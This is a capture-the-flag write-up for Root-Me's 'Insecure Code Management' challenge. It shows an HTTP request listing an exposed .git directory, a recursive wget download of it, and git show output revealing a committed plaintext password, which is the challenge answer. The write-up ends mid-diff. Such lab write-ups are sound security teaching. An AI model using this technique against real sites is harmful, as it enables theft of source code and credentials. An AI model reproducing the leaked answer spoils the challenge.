

Insecure Code Management


Lab: <https://www.root-me.org/en/Challenges/Web-Server/Insecure-Code-Management>

[Before we start]

- The .git repositories are .git folders in projects. They're the tools that keep track of all modifications on files or folders in your projects.
- When .git folder is also deployed along with the web application, the attacker could exploit this misconfiguration to download the entire source code along with other sensitive data as explained above.

[Exploit]

- Gaining accessto /.git/ ⇒ directory listing



```
1 GET /web-serveur/ch61/.git/ HTTP/1.1
2 Host: challenge01.root-me.org
3 Cache-Control: max-age=0
4 Accept-Language: en-US
5 Upgrade-Insecure-Requests: 1
6 Origin: http://challenge01.root-me.org
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/126.0.6478.127 Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,i
  mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
  igned-exchange;q=0.7
9 Referer:
  http://challenge01.root-me.org/web-serveur/ch61/.git
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12
13
```

Index of /web-serveur/ch61/.git/

../	05-Sep
branches/	05-Sep
hooks/	05-Sep
info/	03-Oct
logs/	27-Sep
objects/	05-Sep
refs/	27-Sep
COMMIT_EDITMSG	05-Sep
HEAD	05-Sep
config	05-Sep
description	03-Oct
index	

- After looking around and try to find the password, i can not find any thing without 2 files config.php and index.php. However, config.php doesn't show anything ⇒ we have think about the commitment that the developer commit to the master
- Using `wget -r http://challenge01.root-me.org/web-serveur/ch61/.git/` to download recursively all the file in /.git
- git show will show the commit of the developer and the new update in file config.php ⇒ We can get the password

```

commit c0b4661c888bd1ca0f12a3c080e4d2597382277b (HEAD → master)
Author: John <john@bs-corp.com>
Date: Fri Sep 27 20:10:05 2019 +0200

    blue team want sha256!!!!!!!

diff --git a/config.php b/config.php
index e11aad2..663fe35 100644
--- a/config.php
+++ b/config.php
@@ -1,3 +1,3 @@
<?php
    $username = "admin";
-    $password = "s3cureP@ssw0rd";
+    $password = "0c25a741349bfdcc1e579c8cd4a931fca66bdb49b9f042c4d92ae1bf
a3176d8c";
diff --git a/index.php b/index.php
index f7237d0..2e620c1 100755
--- a/index.php
:|

```